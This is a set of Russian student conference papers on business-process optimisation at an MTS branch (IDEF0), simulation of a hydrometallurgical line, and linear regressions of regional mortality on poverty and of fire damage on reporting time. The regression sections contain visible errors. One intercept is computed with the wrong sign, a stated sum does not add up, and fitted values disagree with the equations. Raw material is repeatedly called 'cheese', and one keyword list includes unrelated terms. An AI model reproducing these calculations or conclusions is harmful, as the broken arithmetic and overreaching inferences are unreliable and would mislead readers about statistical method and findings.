Abstract. The article optimizes the business process of the sales department of the Komsomolsk-on-Amur branch of MTS PJSC in the Business Studio environment using the IDEF0 notation. The need to optimize the business process of a structural unit is due to the identification at the previous stage of the study of detailed, repetitive and / or complementary operations that lead to an increase in the cost of the final product. In this regard, the purpose of this study is to regroup the objects of business processes of the sales department.

Ключевые слова: стандарт IDEF0, бизнес-процесс, операция, работа, оптимизация.

Key words: IDEF0 standard, business process, operation, work, optimization.

В современных условиях хозяйствования эффективность работы любого коммерческого предприятия во многом зависит от организации и реализации его бизнес-процессов. В свою очередь архитектура бизнес-процессов предприятия рассматривается через призму организационной структуры предприятия. Таким образом, закрепление функциональных бизнес-процессов за конкретными ответственными лицами и исполнителями должно проводиться с учетом соблюдения принципов трудоемкости, экономичности, комплексности и системности [4].

В качестве объекта исследования рассматривается отдел продаж филиала ПАО «МТС» в г. Комсомольске на Амуре [1]. Предмет исследования – это функциональные бизнес-процессы подразделения. Цель анализа – установление недостатков в организации и выполнении операций бизнес-процесса продаж [2, 3].

На рисунках 1и 2 показан состав функциональных бизнес-процессов филиала ПАО «МТС» до и после оптимизации. Из рисунков видно, что количество функциональных бизнес-процессов сократилось вдвое в результате укрупнения отдельных видов работ. Расчет по операциям бизнес-процесса подразделения до и после оптимизации представлен в таблицах 1 и 2, на рисунке 3.

Основные изменения в организационной структуре и функциональных бизнес-процессах отдела продаж следующие:

1) Работы по процессу, связанному с привлечением клиентов, управлением заказами включены в блок работ по заключению договоров. При этом операция формирования планов закупки частично сокращена и передана начальнику отдела продаж.

2) Работы по подписанию договоров и продлению их сроков возложены на одного специалиста. Ставка доверенного специалиста сокращается. В этой связи повышается загрузка специалиста по договорной работе.

3) Работы по разработке и согласованию условий договора объединены.

4) Работы по планированию и контролю проведения промо-акций переданы начальнику отдела продаж. Должность маркетолога закрепляется за отделом развития.

5) Эффективность использования рабочего времени сотрудников отдела продаж становится почти 100 % и работы выполняются более равномерно.

Необходимо отметить, что длительность выполнения работ по функциональным бизнес-процессам отдела продаж практически не изменилась (до оптимизации – 64400 мин. в месяц, а после оптимизации – 64510 мин. в месяц). Однако ввиду перегруппировки ряда работ внутри функциональных бизнес-процессов отдела продаж общая стоимость уменьшилась с 303,28 тыс. р. до 288,35 тыс. р. (таблица 3). Значит, предложенные мероприятия являются целесообразными к внедрению.




Рисунок 1 – Функциональные бизнес-процессы отдела продаж до оптимизации




Рисунок 2 – Функциональные бизнес-процессы отдела продаж после оптимизации

Таблица 1 – Анализ бизнес-процесса отдела продаж (до оптимизации)

Название операции	Исполнитель	Количество операций в месяц	Время выполнения операции, мин	Общее время за месяц, мин	Коэффициент эффективности	Зарплата тыс. р. / мес.
1 Привлечение новых клиентов						
1.1 Проведение переговоров	Специалист по работе с корпоративным сегментом	700	7	4900	0,870	45
1.2 Создание ТКП для клиентов		690	5	3450		
2 Заключение договоров						
2.1 Разработка условий по договору	Специалист поддержки	690	10	6900	0,719	30
2.2 Согласование договора	Специалист по договорной работе	650	7	4550	0,734	45
2.3 Подписание договора	Доверенный специалист	650	6	3900	0,406	20
2.4 Продление срока действия договора	Специалист по договорной работе	500	5	2500	0,734	45
3 Разработка промо-акций						
3.1 Планирование промо-акций	Начальник отдела продаж	10	900	9000	0,938	60
3.2 Организация акций	Менеджер отдела продаж	9	800	7200	0,750	50
3.3 Проведение и контроль акций	Маркетолог	9	550	4950	0,516	25
4 Управление заказами клиентов						
4.1 Обработка заказа	Инженер 1	500	18	9000,00	0,938	30
4.2 Контроль оплаты счетов клиентов	Инженер 2	490	10	4900,00	0,839	40
4.3 Формирование планов закупки		450	7	3150,00		

Таблица 2 – Анализ бизнес-процесса отдела продаж (после оптимизации)

Название операции	Исполнитель	Количество операций в месяц	Время выполнения операции, мин.	Общее время за месяц, мин.	Коэффициент эффективности	Зарплата, тыс. р. / мес.
1 Разработка промо-акций						
1.1 Планирование промо-акций	Начальник отдела продаж	10	900	9000	0,94	60
1.2 Организация, проведение и контроль акций	Менеджер отдела продаж	7	1350	9450	0,98	50
2 Заключение договоров						
2.1 Создание предложения для клиента	Специалист по работе с корпоративным сегментом	780	12	9360	0,98	45

Продолжение таблицы 2

Название операции	Исполнитель	Количество операций в месяц	Время выполнения операции, мин.	Общее время за месяц, мин.	Коэффициент эффективности	Зарплата, тыс. р. / мес.
2.2 Согласование и создание договора	Специалист поддержки	450	20	9000	0,94	30
2.3 Подписание и продление договора	Специалист по договорной работе	850	11	9350	0,97	45
2.4 Обработка заказа	Инженер 1	500	18	9000	0,94	30
2.5 Контроль оплаты счетов клиента	Инженер 2	550	17	9350	0,97	40

Таблица 3 – Расчет стоимости бизнес-процесса

Функциональный бизнес-процесс	Стоимость, тыс. р.	
	До оптимизации	После оптимизации
Привлечение новых клиентов	39,15	-
Заключение договоров	95,75	182,95
Разработка промо-акций	106,68	105,40
Управление заказами клиентов	61,70	-
Итого	303,28	288,35

Из таблицы 3 прослеживается, что общая стоимость работ по реализации бизнес-процесса отдела продаж сократилась почти на 5 % в месяц.

В заключение отметим, что в первую очередь это достигается за счет повышения эффективности загрузки исполнителей в результате, как правило, увеличения количества или времени выполнения операций или их укрупнения. До оптимизации средняя загрузка сотрудников составляла 74,4 %, после оптимизации – 96,0 %.

СПИСОК ИСТОЧНИКОВ

1. Годовой отчет ПАО «МТС» за 2020 год. – URL: <https://ar2020.mts.ru/ru> (дата обращения 01.11.2022)

2. Заплатников, П. В. Применение нотации IDEF0 для оптимизации бизнес-процессов производственного предприятия / П. В. Заплатников // Вестник науки. – 2020. – Т. 1. – № 6(27). – С. 158-163. – URL : https://www.elibrary.ru/download/elibrary_42927000_77907540.pdf (дата обращения: 01.11.2022).

3. Ларченко Ю.Г., Евсейчик А.А. Пути оптимизации основного бизнес-процесса предприятия // Фундаментальные исследования. – 2020. – № 2. – С. 38-42 – URL : <https://fundamental-research.ru/ru/article/view?id=42682> (дата обращения: 01.11.2022).

4. Елиферов, В. Г. Бизнес-процессы: регламентация и управление : учебник / В.Г. Елиферов, В.В. Репин. – Москва : ИНФРА-М, 2021. – 319 с. // Znanium.com: электронно-библиотечная система. – URL: <https://znanium.com/catalog/product/1241804> (дата обращения: 01.11.2022). – Режим доступа: по подписке.

Ларченко Юлия Геннадьевна, кандидат экономических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Larchenko Yulia Gennadievna, Candidate of Economic Sciences, Associate Professor, Assistant Professor of "Design, Management and Development of Information Systems Department", Komsomolsk-na-Amure State University

Игнатьева Виктория Игоревна, студент, Комсомольский-на-Амуре государственный университет

Ignatieva Victoria Igorevna, student of Komsomolsk-na-Amure State University

МОДЕЛИРОВАНИЕ БИЗНЕС-ПРОЦЕССА ПРЕДПРИЯТИЯ В СРЕДЕ BUSINESS STUDIO

MODELING THE BUSINESS PROCESS OF AN ENTERPRISE IN THE ENVIRONMENT OF BUSINESS STUDIO

Аннотация. В статье представлен пошаговый алгоритм моделирования бизнес-процесса отдела продаж предприятия сферы телекоммуникационных услуг (ПАО «МТС»), а также проведена его декомпозиция в среде Business Studio с использованием нотации IDEF0. Основная задача исследования заключается в выявлении «лишних» / дублирующих операций при выполнении отдельных подпроцессов и предложении мер по их устранению для оптимизации бизнес-процесса.

Abstract. The article presents a step-by-step algorithm for modeling the business process of the sales department of a telecommunications services enterprise (MTS PJSC), as well as its decomposition in the Business Studio environment using the IDEF0 notation. The main objective of the study is to identify "extra" / duplicate operations in the performance of individual sub-processes and propose measures to eliminate them to optimize the business process.

Ключевые слова: стандарт IDEF0, бизнес-процесс, контекстная модель, операция, работа.

Key words: IDEF0 standard, business process, context model, function, operation, work.

ПАО «МТС» является одним из ведущих операторов сотовой связи свыше 20 лет. Ключевой вид деятельности предприятия – это деятельность в области связи на базе проводных технологий. С целью анализа эффективности управления этим видом деятельности рассмотрим фрагмент организационной структуры филиала предприятия в г. Комсомольске-на-Амуре как начальный этап моделирования бизнес-процесса, связанного с функциями продажи товаров и оказания услуг.

Организационная структура филиала ПАО «МТС» построена по линейно-функциональному типу. Общие функции управления выполняет генеральный директор. Функции сбыта и продвижения товаров, оказания услуг возложены на коммерческого директора, в подчинении которого находятся: отдел продаж, отдел маркетинга и рекламы, служба работы с абонентами [1].

Алгоритм моделирования бизнес-процесса отдела продаж в среде Business Studio с использованием нотации IDEF0 включает следующие шаги [2, 3, 4]:

1 Формирование реестра функциональных бизнес-процессов подразделения в соответствии с его организационной структурой, назначение ответственных лиц (рисунок 1).

2 Заполнение справочников: объекты деятельности, документы, программные продукты и базы данных, оборудование и материалы, иная информация (в работе не приводится, рассматривается как промежуточный этап).

3 Разработка контекстной модели бизнеса (рисунок 2).

4 Декомпозиция функциональных бизнес-процессов подразделения (рисунок 3).

5 Проводится анализ деятельности в рамках функциональных бизнес-процессов (таблица 1).

6 Осуществляется перегруппировка объектов в справочниках в зависимости от результатов анализа, направленного на выявление нерациональных связей между ответственными лицами и исполнителями.

7 Оценка новой модели бизнес-процесса подразделения после оптимизации.

8 Формулирование выводов и рекомендаций.




Рисунок 1 – Функциональные бизнес-процессы отдела продаж



Рисунок 2 – Контекстная модель бизнеса




Рисунок 3 – Структурная диаграмма бизнес-процесса «1» уровня (категории процессов)

Таблица 1 – Анализ бизнес-процесса отдела продаж

Название операции	Исполнитель	Количество операций в месяц	Время выполнения операции, мин	Общее время за месяц, мин	Коэффициент эффективности	Зарплата тыс. р. / мес.
1 Привлечение новых клиентов						
1.1 Проведение переговоров	Специалист по работе с корпоративным сегментом	700	7	4900	0,870	45
1.2 Создание ТКП для клиентов		690	5	3450		
2 Заключение договоров						
2.1 Разработка условий по договору	Специалист поддержки	690	10	6900	0,719	30
2.2 Согласование договора	Специалист по договорной работе	650	7	4550	0,734	45
2.3 Подписание договора	Доверенный специалист	650	6	3900	0,406	20
2.4 Продление срока действия договора	Специалист по договорной работе	500	5	2500	0,734	45
3 Разработка промо-акций						
3.1 Планирование промо-акций	Начальник отдела продаж	10	900	9000	0,938	60
3.2 Организация акций	Менеджер отдела продаж	9	800	7200	0,750	50
3.3 Проведение и контроль акций	Маркетолог	9	550	4950	0,516	25
4 Управление заказами клиентов						
4.1 Обработка заказа	Инженер 1	500	18	9000,00	0,938	30
4.2 Контроль оплаты счетов клиентов	Инженер 2	490	10	4900,00	0,839	40
4.3 Формирование планов закупки		450	7	3150,00		

По результатам анализа деятельности отдела продаж можно сделать следующие выводы:

1) Загрузка отдельных исполнителей не является оптимальной, т.к. коэффициент эффективности меньше единицы. В первую очередь это касается доверенного специалиста и маркетолога, а также специалиста поддержки.

2) Требуется оптимизация организационной структуры подразделения, т.е. перегруппировка некоторых объектов.

3) Отсутствие мер по оптимизации бизнес-процесса подразделения приводит к увеличению затрат филиала, а, как следствие, увеличению цен на товары и услуги.

В этой связи рекомендуется:

1) Укрупнить работы по привлечению новых клиентов путем введения в действие информационного модуля.

2) Укрупнить работы по подписанию договора и продлению сроков его действия.

- 3) Укрупнить работы по разработке и согласованию договоров за счет создания робота-мессенджера приложения МТС.
- 4) Передать работу маркетолога по контролю за проведением промо-акций менеджеру отдела продаж, разработать соответствующий алгоритм по данной операции.
- 5) Укрупнить работы, выполняемые инженером 2, за счет введения автоматизированной системы контроля оплаты счетов.

СПИСОК ИСТОЧНИКОВ

1. Годовой отчет ПАО «МТС» за 2020 год. – URL: <https://ar2020.mts.ru/ru> (дата обращения 01.11.2022)
2. Заплатников, П. В. Применение нотации IDEF0 для оптимизации бизнес-процессов производственного предприятия / П. В. Заплатников // Вестник науки. – 2020. – Т. 1. – № 6(27). – С. 158-163. – URL : https://www.elibrary.ru/download/elibrary_42927000_77907540.pdf (дата обращения: 01.11.2022).
3. Ларченко Ю.Г., Евсейчик А.А. Пути оптимизации основного бизнес-процесса предприятия // Фундаментальные исследования. – 2020. – № 2. – С. 38-42 – URL : <https://fundamental-research.ru/ru/article/view?id=42682> (дата обращения: 01.11.2022).
4. Елиферов, В. Г. Бизнес-процессы: регламентация и управление : учебник / В.Г. Елиферов, В.В. Репин. – Москва : ИНФРА-М, 2021. – 319 с. // Znanium.com: электронно-библиотечная система. – URL: <https://znanium.com/catalog/product/1241804> (дата обращения: 01.11.2022). – Режим доступа: по подписке.

УДК 303.094.7

Лисовец Александр Евгеньевич, студент, Комсомольский-на-Амуре государственный университет

Lisovets Alexandr Evgenevich, student of Komsomolsk-na-Amure State University

Григорьев Ян Юрьевич, кандидат физико-математических наук, доцент, проректор по учебной работе, Комсомольский-на-Амуре государственный университет

Grigoriev Jan Yurievitch, Candidate of Physical and Mathematical Sciences, Associate Professor, Vice Rector for Academic Affairs, Komsomolsk-na-Amure State University

ПРИМЕНЕНИЕ ИМИТАЦИОННЫХ МОДЕЛЕЙ В ВОПРОСАХ ОПТИМИЗАЦИИ ТЕХНОЛОГИЧЕСКИХ ПРОЦЕССОВ

APPLICATION OF SIMULATION MODELS IN OPTIMIZATION OF TECHNOLOGICAL PROCESSES

Аннотация. Данная работа посвящена исследованию методов оптимизации технологических процессов на основе имитационных моделей.

Abstract. This work is devoted to the study of methods for optimizing technological processes based on simulation models.

Ключевые слова: модель, оптимизация, имитация, производство.

Key words: model, optimization, imitation, production.

В работе рассматривается построение имитационной модели производственного участка предприятия, на основе которой формируются правила для повышения эффективности производства. В качестве объекта исследования рассматривается производственный участок компании Гидрометаллургического комплекса [1]-[3]. На предприятии производится первичная обработка, фильтрация и последующая переплавка драгоценных материалов, таких как серебро, золото. Несколько комплексов представляют собой систему определения и поэтапной переработки сырья - конвейерное производство.

Строится модель гидрометаллургического процесса, при котором происходит извлечение металлов из руд, концентратов и отходов различных производств водными растворами химических реагентов с последующим выделением металлов из растворов. На рисунке 1 приводится логическая модель [4], соответствующая структуре этапа подготовки концентрата.




Рисунок 1 – Схема этапа подготовки концентрата

С помощью имитационной модели формируется набор статистических данных, реализуются оптимизационные схемы. Моделирование осуществляется в среде «Any logic Personal Learning Edition» версии 8.6.0, включающей инструментарий для воспроизводства производственных и экономических процессов [5], [6, [7]]. Разрабатывается имитационная модель с использованием модульного конструктора (рисунок 2).




Рисунок 2 – Логическая интерпретация модели

Используется трёхмерная графическая интерпретация модели, обеспечивающая лучшее представление для операторов модели (рисунок 3). Оптимизационный процесс обеспечивается непосредственно с применением графического интерфейса, что позволяет обеспечить большую скорость интерпретации изменений модели.




Рисунок 3 – Трёхмерная анимация модели

На основе разработанной имитационной модели, демонстрирующей работу производства в отрасли металлопереработки, обеспечивается выявление слабых мест [8], [9] в производственном цикле. Реализуется план поэтапной оптимизации технологического процесса.

Для выявления закономерностей в работе используется регрессионная модель:

$$y = f(x, b) + \xi, E(\xi), \quad (1)$$

где b – параметры модели; ξ - случайная ошибка модели; регрессионная функция имеет вид:

$$f(x, b) = b_0 + b_1x_1 + b_2x_2 + \dots + b_kx_k \quad (2)$$

где b_j – параметры регрессии; x_j – независимые характеристики; k – количество факторов модели.

Многokrратно произведенный эксперимент определяет набор данных, используемых при построении регрессионной модели (рисунок 4).

Кол-во твёрдого сыра	Время	Кол-во сыпучего сыра	Время
0	3	3	3
3,4	7	5,1	7
11,1	10	7,1	10
11,7	13	7,4	13
13,4	17	6,9	17
15	20	8,2	20
17,4	23	10	23
18	27	13,1	27
22,6	30	10,5	30
0,5	3	4	3
3,2	7	3,4	7
10,9	10	6,8	10
11	13	7,3	13
14	17	7,2	17
16	20	9,3	20
16,9	23	11,3	23
19,1	27	10,6	27
24	30	12,8	30
1	3	5,2	3
4,1	7	4,8	7
10,6	10	4,6	10
13,2	13	8	13
13,1	17	8,3	17
14,3	20	8,7	20
17,9	23	9,3	23
19,3	27	10,2	27
20,5	30	11,9	30

Рисунок 4 – Статистика проведения экспериментов

Полученные функциональные связи позволяют прогнозировать развитие исследуемых процессов. Выявляются линейные связи для твёрдого и сыпучего сыра:

$$y = 0,7489 \cdot x + 0,0737 \quad (3)$$

для твёрдого вещества;

$$y = 0,2779 \cdot x + 2,8921 \quad (4)$$

для сыпучего вещества

Полученные зависимости показывают на простоту в связи с нехваткой сыпучего вещества (рисунок 5).




Рисунок 5 – График линейной регрессии

Количество сыпучего сыра, обрабатываемого в рамках воспроизводства модели производственного процесса, на порядок меньше обрабатываемого твёрдого материала. Рассчитываются коэффициенты, определяющие повышение притока сыпучего сыра. Так как скорость его обработки заметно ниже, чем у твёрдого сыра, предполагается увеличение поступаемого сыра для зоны смешения сыпучего материала с водой. Увеличение диапазона времени принятия твёрдого вещества позволяет синхронизировать потоки без потери изначального плана производства. Определяется коэффициент увеличения притока сыпучего сыра в размере 2,79 обеспечивающий синхронизацию технологических процессов (рисунок 6).

Составление зависимости предполагает сбор статистических данных, построение регрессионной модели. В результате определяется отношение твёрдого материала к сыпучему составляет 3 к 4. На рисунке 7 приводится гистограмма использования материала после корректировки коэффициента линейной регрессии. Время на подготовку для обработки сырья принимает постоянную величину. Возникновение случайных зазоров на протяжении нескольких экспериментов является погрешностью построения технологического процесса производства, влекущей за собой неизбежные потери, причиной которых является человеческий фактор.



Рисунок 6 – Диаграмма используемого материала




Рисунок 7 – Гистограмма использования материала после корректировки коэффициента линейной регрессии

Анализ данных моделирования эксперимента после оптимизации показывает прирост обрабатываемого материала на 13%. Данный подход может применяться на реальном производстве.

СПИСОК ИСТОЧНИКОВ

- Черезов Н.С., Кириллов А.В., Григорьев Ян.Ю. Имитационное моделирование производственных процессов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы V Всероссийской национальной научной конференции молодых учёных. Комсомольск-на-Амуре, 2022. С. 411-413.
- Лисовец А.Е., Кириллов А.В., Попова О.В., Григорьев Ян.Ю. Технологии имитационного моделирования в задачах оптимизации технологических процессов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы V Всероссийской национальной научной конференции молодых учёных. Комсомольск-на-Амуре, 2022. С. 383-385.
- Организация производства и управление предприятием / Туровец О.Г., Родионов В.Б., Бухалков М.И. – М.: ИД «ИНФРА-М», 2007
- Имитационное моделирование: учеб. Пособие для студ. Высш. Учеб. Заведений / Ю.Н. Павловский, Н.В. Белотелов, Ю.И. Бродский. – М.: Издательский центр «Академия», 2008. – 236 с.
- Описание амурской ГК: Амурск, 2012. URL: <https://www.polymetalinternational.com/ru/assets/where-we-operate/amursk-roxhub/> (дата обращения 20.06.22)
- Черпаков М., Котляров В.П. Формирование модели сопровождения несоответствий на промышленном предприятии // Актуальные проблемы информационно-телекоммуникационных технологий и математического моделирования в современной

науке и промышленности. Материалы I Международной научно-практической конференции молодых учёных. Комсомольск-на-Амуре, 2021. С. 149-154.

7. Оптимизация процессов в слабоструктурированной системе методом имитационного моделирования / Г.А. Поллак, А.Г. Палей. – М.: ИММОД, 2019.

8. Гончаров, В. А. Методы оптимизации: учебное пособие для вузов /В. А. Гончаров. – Москва: Издательство Юрайт, 2020. – 191 с. – (Высшее образование). – ISBN 978-5-9916-3642-1. – Текст: электронный // Образовательная платформа Юрайт [сайт]. – URL: <https://urait.ru/bcode/463500> (дата обращения: 20.06.2022).

УДК 51

Лончаков Александр Геннадьевич, студент, Комсомольский-на-Амуре государственный университет

Lonchakov Alexander Gennadievich, student of Komsomolsk-na-Amure State University

Григорьева Анна Леонидовна, кандидат физико-математических наук, доцент, заведующий кафедрой «Прикладная математика», Комсомольский-на-Амуре государственный университет

Grigorieva Anna Leonidovna, Candidate of Physical and Mathematical Sciences, Associate Professor, Head of the Department of Applied Mathematics, Komsomolsk-on-Amur State University

МАТЕМАТИЧЕСКОЕ ОПИСАНИЕ ИССЛЕДОВАНИЯ ЗАВИСИМОСТИ ПРОЦЕНТА СМЕРТНОСТИ НАСЕЛЕНИЯ СУБЪЕКТОВ РФ ОТ МАТЕРИАЛЬНОГО БЛАГОСОСТОЯНИЯ

MATHEMATICAL DESCRIPTION OF THE STUDY OF THE DEPENDENCE OF THE PERCENTAGE OF MORTALITY OF THE POPULATION OF THE SUBJECTS OF THE RUSSIAN FEDERATION ON MATERIAL WELL-BEING

Аннотация. В данной работе рассмотрена математическая регрессионная зависимость, которая устанавливает закономерность развития одного из экономических факторов от другого. Так как в современной реальности многие процессы неразрывно связаны с математическим подходом их описания, то целесообразно применить методы регрессионного анализа для прогнозирования различных процессов экономического характера. В связи с вышесказанным предлагается построить модель, которая будет показывать зависимость качества и уровня жизни людей от финансовой составляющей.

Abstract. In this paper, a mathematical regression dependence is considered, which establishes the regularity of the development of one of the economic factors from another. Since in modern reality many processes are inextricably linked with the mathematical approach of their description, it is advisable to apply regression analysis methods to predict various economic processes. In connection with the above, it is proposed to build a model that will show the dependence of the quality and standard of living of people on the financial component.

Ключевые слова: денежный доход, прожиточный минимум, уравнение регрессии, математическая модель, трудоспособный возраст.

Key words: carbon steel, deformation, industrial production, tensile metal monetary income, subsistence minimum, regression equation, mathematical model, working age.

Введение

Были получены некоторые данные зависимости смертности населения трудоспособного возраста и доли населения с денежными доходами ниже величины прожиточного минимума [1-3]



Рисунок 1

Основная часть

В таблице 1 указаны статистические данные, соответствующие реальной статистике РФ на 2019 год.

Таблица 1– Собранные показатели

Область (край)	Количество умерших людей на 100 тыс. населения	Доход населения ниже прожиточного минимума	х _у	х _х	У (теоретическое)
Субъект 1 (Алтайский край)	555,32	0,182	97,7	0,031	528,65
Субъект 2 (Амурская область)	678,2	0,162	106,5	0,025	529,25
Субъект 3 (Белгородская область)	415,41	0,08	32	0,006	531,8
Субъект 4 (Липецкая область)	479	0,092	41,21	0,007	531,51
Субъект 5 (Воронежская область)	467,7	0,091	41,6	0,008	531,42
Субъект 6 (Ленинградская область)	512,12	0,092	45,1	0,008	531,45
Субъект 7 (Магаданская область)	690,5	0,09	64,9	0,009	531,26
.....					
Субъект 17 (Калининградская область)	443,2	0,142	60,76	0,019	529,89
Субъект 18 (Ивановская область)	556,7	0,14	79,1	0,02	529,73
Субъект 19 (Кемеровская область)	680,2	0,14	95,2	0,02	529,79
Субъект 20 (Кировская область)	502,7	0,152	73,9	0,022	529,57
Камчатский край	566,2	0,15	84,9	0,023	529,48
Субъект 21 (Еврейская автономная область)	680,6	0,24	162,7	0,057	526,64
Субъект 22 (Кабардино-Балкарская Республика)	279,1	0,24	67,5	0,059	526,54
Сумма	15359,5	4,2	2223,6	0,67	

Построим поле корреляции.




Рисунок 2 – Поле корреляции

Определим уравнение линейной регрессии [4]-[7].

$$y = ax + b$$

$$a = \frac{\overline{xy} - \bar{x} \cdot \bar{y}}{\overline{x^2} - (\bar{x})^2}$$

$$b = \bar{y} - a\bar{x}$$

$$a = \frac{76,7 - 0,14 \cdot 529,6}{0,023 - 0,14^2} = -31,86$$

$$b = 529,6 + 31,86 \cdot 0,14 = 534,25$$

$$U_{\text{лин}} = -31,86x + 534,25$$




Рисунок 3 – График уравнения регрессии и корреляционного поля

Заключение

Таким образом, можно установить закономерность смертности населения трудоспособного возраста и доли населения с денежными доходами ниже величины промежуточного минимума. И данная математическая закономерность показывает, что при большем скоплении точек с данными о более низком уровне жизни, способствуют равномерному показателю смертности, таким образом уровень жизни практически не влияет на показатель смертности населения. И далее требуется снести дополнительные параметры, которые будут в полной мере описывать данный процесс.

СПИСОК ИСТОЧНИКОВ

1. Черников А.М., Яковенко К.Ю., Смирнов А., Григорьева А.Л. Математическая регрессионная модель зависимости различных экономических характеристик, влияющих на качество жизни граждан РФ // Актуальные проблемы информационно-телекоммуникационных технологий и математического моделирования в современной науке и промышленности. Материалы I Международной научно-практической конференции молодых учёных. Комсомольск-на-Амуре, 2021. С. 146-149.

2. Григорьев Н.Я., Григорьева А.Л. Математическая модель выбора поведения человека, описывающая выбор домашнего питомца под воздействием различных внешних факторов // Far East Math - 2021. Материалы национальной научной конференции. Редакционная коллегия: Е.Г. Агапова (ответственный редактор) [и др.]. Хабаровск, 2021. С. 73-85.

3. Grigoryeva A.L., Grigoryev Y.U., Khromov A.I. Tensile model of a shell-type flat plate at different displacement velocity fields // Lecture Notes in Networks and Systems. 2021. T. 200. С. 147-156.

4. Zharikova E.P., Grigoriev Y.Y., Grigorieva A.L. Applications of computer vision in cross-sectoral tasks // Lecture Notes in Networks and Systems. 2021. T. 200. С. 415-426.

5. Grigorieva A.L., Grigoriev Y.Y., Zharikova E.P., Khromov A.I. A mathematical model of the field of the strain tensor in terms of deformation of the flat shell structures // Materials Science Forum. 2020. T. 992. С. 870-875.

6. Скрипник В.С., Григорьева А.Л. Математический анализ в экономико-экологической деятельности // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы III Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 3-х частях. Редакционная коллегия: Э.А. Дмитриев (отв. ред.) [и др.]. 2020. С. 382-385.

7. Zharikova E.P., Grigoryev J.U., Grigoryeva A.L. Methods of remote sensing in forest fund assessment problems // 2019 International Science and Technology Conference "EastConf", EastConf 2019. 2019. С. 8725343.

Падерин Артём Евгеньевич, студент, Комсомольский-на-Амуре государственный университет

Paderin Artyom Evgenievich, student of Komsomolsk-na-Amure State University

Григорьева Анна Леонидовна, кандидат физико-математических наук, доцент, заведующий кафедрой «Прикладная математика», Комсомольский-на-Амуре государственный университет

Grigorieva Anna Leonidovna, Candidate of Physical and Mathematical Sciences, Associate Professor, Head of the Department of Applied Mathematics, Komsomolsk-na-Amure State University

МАТЕМАТИЧЕСКОЕ ОПИСАНИЕ ИССЛЕДОВАНИЯ РАСПРЕДЕЛЕНИЯ ПОКАЗАТЕЛЕЙ ОБСТАНОВКИ С ПОЖАРАМИ ПО АСТРОНОМИЧЕСКОМУ ВРЕМЕНИ СООБЩЕНИЯ О ПОЖАРЕ

MATHEMATICAL DESCRIPTION OF THE STUDY OF THE DISTRIBUTION OF INDICATORS OF THE SITUATION WITH FIRE BY THE ASTRONOMIC TIME OF FIRE REPORTING

Аннотация. В данной работе рассмотрена математическая регрессионная зависимость, которая устанавливает закономерность доля от общего прямого материального ущерба от количества пожаров. Так как в современной реальности многие процессы неразрывно связаны с математическим подходом их описания, то целесообразно применить методы регрессионного анализа для прогнозирования различных процессов приносящий ущерб. В связи с вышесказанным предлагается построить модель, которая будет показывать зависимость доля материального ущерба от количества пожаров.

Abstract. In this paper, a mathematical regression dependence is considered, which establishes the regularity of the share of the total direct material damage on the number of fires. Since in modern reality many processes are inextricably linked with the mathematical approach to their description, it is advisable to apply the methods of regression analysis to predict various processes that cause damage. In connection with the foregoing, it is proposed to build a model that will show the dependence of the share of material damage on the number of fires.

Ключевые слова: материальный ущерб, количество пожаров, уравнение регрессии, математическая модель.

Key words: material damage, number of fires, regression equation, mathematical model.

Введение

Были получены некоторые данные зависимости доли от общего прямого материального ущерба и количества пожаров [1-5].



Рисунок 1 – Пожар

Основная часть

В таблице 1 указаны статистические данные, соответствующие реальной статистике РФ на 2021 год.

Таблица 1 – Собранные показатели

	x	y	x*y	x^2	\hat{y}
Время сообщения о пожаре, час/мин	Доля от общего прямого материального ущерба, %	Количество пожаров, ед.			
00.00-01.59	9,6	21192	203443,2	92,16	33955,81
02.00-03.59	11,1	17328	192340,8	123,21	35982,85
04.00-05.59	6,2	13593	84276,6	38,44	29361,18
06.00-07.59	7	13413	93891	49	30442,27
08.00-09.59	6,5	18601	120906,5	42,25	29766,59
10.00-11.59	6,7	31154	208731,8	44,89	30036,86
12.00-13.59	15,5	45238	701189	240,25	41928,84
14.00-15.59	8,8	54908	483190,4	77,44	32874,72
16.00-17.59	7	53872	377104	49	30442,27
18.00-19.59	5,5	46488	325416	49	30442,27
20.00-21.59	7,7	39836	306737,2	59,29	31388,22
22.00-23.59	6,2	28333	175664,6	38,44	29361,18
Сумма	97,8	383956	3272891	903,37	385983
Среднее	8,15	31996,33333	272740,9	75,28083	32165,25

Построим поле корреляции.




Рисунок 2 – Поле корреляции

Определим уравнение линейной регрессии [4]-[7].

$$y = ax + b$$

$$a = \frac{\overline{xy} - \bar{x} \cdot \bar{y}}{x^2 - (\bar{x})^2}$$

$$b = \bar{y} - a\bar{x}$$

$$a = \frac{272740,9 - 8,15 \cdot 31996,33333}{75,28083 - 8,15^2} = 1351,359$$

$$b = 31996,33333 + 1351,359 \cdot 8,15 = 43009,90918$$

$$y_{\text{лин}} = 1351,359 x + 43009,90918$$




Рисунок 3 – График уравнения регрессии и корреляционного поля

Заключение

Таким образом, можно установить закономерность материального ущерба от количества пожаров. Данная математическая закономерность показывает, что при большем скоплении точек с данными о количестве пожаров, способствует равномерному показателю доли материального ущерба от пожаров, таким образом, количество пожаров не зависит от доли материального ущерба. И далее требуется снести дополнительные параметры, которые будут в полной мере описывать данный процесс.

СПИСОК ИСТОЧНИКОВ

1. Черников А.М., Яковенко К.Ю., Смирнов А., Григорьева А.Л. Математическая регрессионная модель зависимости различных экономических характеристик, влияющих на качество жизни граждан РФ // Актуальные проблемы информационно-телекоммуникационных технологий и математического моделирования в современной науке и промышленности. Материалы I Международной научно-практической конференции молодых учёных. Комсомольск-на-Амуре, 2021. С. 146-149.
2. Григорьев Н.Я., Григорьева А.Л. Математическая модель выбора поведения человека, описывающая выбор домашнего питомца под воздействием различных внешних факторов // Far East Math - 2021. Материалы национальной научной конференции. Редакционная коллегия: Е.Г. Агапова (ответственный редактор) [и др.]. Хабаровск, 2021. С. 73-85.
3. Grigoryeva A.L., Grigoryev Y.U., Khromov A.I. Tensile model of a shell-type flat plate at different displacement velocity fields // Lecture Notes in Networks and Systems. 2021. Т. 200. С. 147-156.
4. Zharikova E.P., Grigoriev Y.Y., Grigorieva A.L. Applications of computer vision in cross-sectoral tasks // Lecture Notes in Networks and Systems. 2021. Т. 200. С. 415-426.
5. Grigorieva A.L., Grigoriev Y.Y., Zharikova E.P., Khromov A.I. A mathematical model of the field of the strain tensor in terms of deformation of the flat shell structures // Materials Science Forum. 2020. Т. 992. С. 870-875.
